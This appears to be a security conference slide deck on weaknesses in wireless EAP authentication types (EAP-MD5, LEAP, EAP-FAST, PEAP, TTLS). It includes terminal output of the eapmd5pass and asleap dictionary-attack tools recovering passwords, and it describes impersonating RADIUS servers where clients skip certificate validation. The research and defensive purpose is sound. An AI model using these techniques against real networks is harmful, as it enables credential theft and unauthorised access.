

# PEAP: Pwned Extensible Authentication Protocol



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# Agenda

- Introductions
- Evolution of wireless
- IEEE 802.1X and EAP overview
- EAP attack surface
- Attacking EAP types
- Conclusion

# Introductions



Works for Foundstone  
Hacks stuff for a living  
Can hold his liquor



Hacks for Sushi  
Has mercury poisoning  
Drunk on O'Douls

# WLAN Security Evolution

- WEP has been dead since 2001
  - Thomas d'Ottrepe et al at Aircrack-ng continue to do great work here
- LEAP deployments considerably fewer today than 2003
- WPA/WPA2 specify strong encryption, strong authentication mechanisms
- Commonly available EAP types provide reasonable security for most organizations

# IEEE 802.1X in One Slide

- Network access authentication at layer 2
  - EAP provides authentication, WEP/TKIP/CCMP provides encryption support
- Supplicant, PAE (Authenticator), Authentication Server
- Supplicant and authentication server use an EAP type to authenticate, negotiate keys
  - PAE is agnostic to EAP type (except LEAP)
- Supplicant communicates via EAPOL, forwarded by PAE to auth. server in RADIUS TLV attribute

Not all EAP types are created equal



# RFC4017 - EAP Requirements

- Specifies requirements for EAP methods
- All standard EAP methods must provide:
  - Mutual authentication
  - Resistance to dictionary attacks
  - Protection against MitM attacks
  - Protected ciphersuite negotiation
- EAP methods that fail these requirements
  - EAP-MD5, EAP-OTP, EAP-GTC, LEAP
- EAP methods that pass these requirements
  - PEAP, TTLS, EAP/TLS, EAP-FAST

# EAP Attack Surface



How does EAP on wireless AP's  
expose your organization?

# EAP Exposure

- Any unauthenticated user can initiate an EAP conversation
  - EAP can be complex to parse with support for fragmentation, retries, complex data structs
  - Cisco AP crash by Laurent Butti, Benoît Stopin, malformed EAP Identity Request
- EAP communicates with RADIUS server from any unauthenticated user
  - More complexity in EAP frame parsing
  - Pwn the RADIUS server, Pwn the World!



# Client and Server Choices

- Many supplicant choices available
  - Native supplicants in Windows/WZC and OSX
  - Commercial supplicants from Funk/Juniper and MeetingHouse/Cisco
  - Free supplicants including wpa\_supplicant, SecureW2, Open1X
- Several RADIUS choices available
  - Windows IAS, Cisco ACS, Juniper SBR, FreeRADIUS

Represents lots of unexplored code paths

# New FreeRADIUS Release!

FreeRADIUS: The world's most popular RADIUS Server - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.freeradius.org/

2008.02.14 Version [2.0.2 \(sig\)](#) has been released. The focus of this release is stability.

**Feature Improvements**

- Added notes on how to debug the server in [radiusd.conf](#).
- Moved all `log_*` in [radiusd.conf](#) to `log{}` section, The old configurations are still accepted.
- Added `ca.der` target in `raddb/certs/Makefile`. This is needed for importing CA certs into Windows.
- Added ability send raw attributes via `Raw-Attribute = 0x0102...`. This is available only debug builds. It can be used to create invalid packets! Use it with care.
- Permit [unlang](#) policies inside of `Auth-Type{}` sub-sections of the `authenticate{}` section. This makes some policies easier to implement.
- `listen` sections can now have `type = proxy`. This lets you control which IP is used for sending proxied requests.
- Added note on SSL performance to `raddb/certs/README`

**Built-in Fuzzing Capability!**

Done


# Attacking EAP Types




A look at EAP-MD5, LEAP,  
EAP-FAST, PEAP and TTLS

# EAP-MD5

- Early, basic authentication mechanism
- Not RFC4017 compliant
- No support for encryption key delivery
- No native supplicant support in Windows
- Available native in OSX or Odyssey
- Server support in IAS, ACS, SBR, FreeRADIUS



# EAP-MD5 Exchange





# eapmd5pass

- Simple password auditing tool, GPL
- Read from libpcap file or monitor-mode interface

```
jwright@thallium:/tmp/eapmd5pass — ssh — 82x17
thallium eapmd5pass $ ./eapmd5pass
eapmd5pass - Dictionary attack against EAP-MD5

Usage: eapmd5pass [ -i <iface> | -r <pcapfile> ] [ -w wordfile ] [cptions]

-i <iface>      interface name
-r <pcapfile>   read from a named libpcap file
-w <wordfile>   use wordfile for possible passwords.
-b <bssid>      BSSID of target network (default: all)
-v             increase verbosity level (max 3)
-V            version information
-h            usage information
thallium eapmd5pass $ ./eapmd5pass -r eapmd5-sample.dump -w dict
Collected all data necessary to attack password for "jwright", starting attack.
User password is "beaVIs".
3917111 passwords in 9.95 seconds: 393746.98 passwords/second.
thallium eapmd5pass $
```

# LEAP

- Security through obscurity with a proprietary protocol
- Uses MS-CHAPv1 challenge-response authentication mechanism
  - 8-byte challenge, 24-byte response
  - Response calculated using 3-DES keys from 16-byte password NTLM/MD4 hash
  - Third DES key is weak, accelerating dictionary attack
- Only available on Cisco AP's, not a compliant EAP type

# Asleap

- Offline dictionary attack against LEAP
- Also applies to PPTP, and any MS-CHAPv1 or MS-CHAPv2 challenge/response mechanism
  - Specify challenge and response as command-line parameters
  - Thanks to Jay Beale for this suggestion
- 4 TB limit on precomputed hash lookup files

```
thallium asleap $ ./asleap -C ce:b6:98:85:c6:56:59:0c -R 72:79:f6:5a:a4:
:58:22:c8:9d:cb:dd:73:cl:b8:9d:37:78:44:ca:ea:d4 -f dict.dat -n dict.idx
asleap 2.1 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
    hash bytes:          586c
    NT hash:             8846f7eaae8fb117ad06bdd830b7586c
    password:            jaybealehasaposse
thallium asleap $ █
```

# EAP-FAST

- Cisco-developed EAP type following LEAP
  - Designed to be simple but secure
- Leverages Preshared Authentication Credentials (PAC)
  - Effectively a file-based authentication credential
- Challenge is in PAC provisioning
  - Manual option; sneaker-net copy PAC's
  - Automated option; anonymous DH
  - Automated option with validation; RSA

# EAP-FAST PAC Provisioning

- PAC provisioning is secure, or simple, but not both
- Anonymous DH susceptible to AP impersonation
  - User discloses credentials using inner EAP method (e.g. EAP-MSCHAPv2)
  - Clearly identified in EAP-FAST docs [cisco.com](http://cisco.com)
- Fix is to provision a trusted certificate on clients and RADIUS to secure PAC exchange
  - Not simple, requires touching all workstations


Many users leave anonymous provisioning enabled, AP impersonation reveals weak credential exchange for new clients



# PEAP and TTLS - Background

- Drafts introduced 2001/2002 leveraging tunneled authentication
  - Inner tunnel leveraging legacy authentication
  - Outer tunnel using TLS, protects inner tunnel
- Satisfies RFC4017 for mutual authentication, MitM attack mitigation, symmetric key derivation
- Requires certificate on RADIUS for STA to validate server identity
- TTLS differs primarily with support for any inner authentication protocol; PEAP=MS-CHAPv2


# PEAP Transaction



# Server Validation

- TLS provides authenticator validation
- Supplicant retrieves certificate from authenticator
  - Identifies signing authority
  - Validates as trusted CA
  - Compares CN of certificate to trusted RADIUS hostname
- Authentication server authenticates supplicant with inner authentication method

# HTTP TLS Validation



What happens when Joe User clicks "OK"?


# PEAP Weakness

- Validation of RADIUS server based on certificate validation
  - Trusted issuing authority, matching CN
- Many PEAP deployments fail to properly deploy
- Malicious RADIUS server grants access to inner authentication methods
  - PEAP: MS-CHAPv2
  - TTLS: MS-CHAPv2, CHAP, PAP, etc.




# Windows WZC (1)

- Many users disable server certificate validation altogether
- Anyone can impersonate the RADIUS server
- Simple Pwnage, easily attributed to client configuration failure



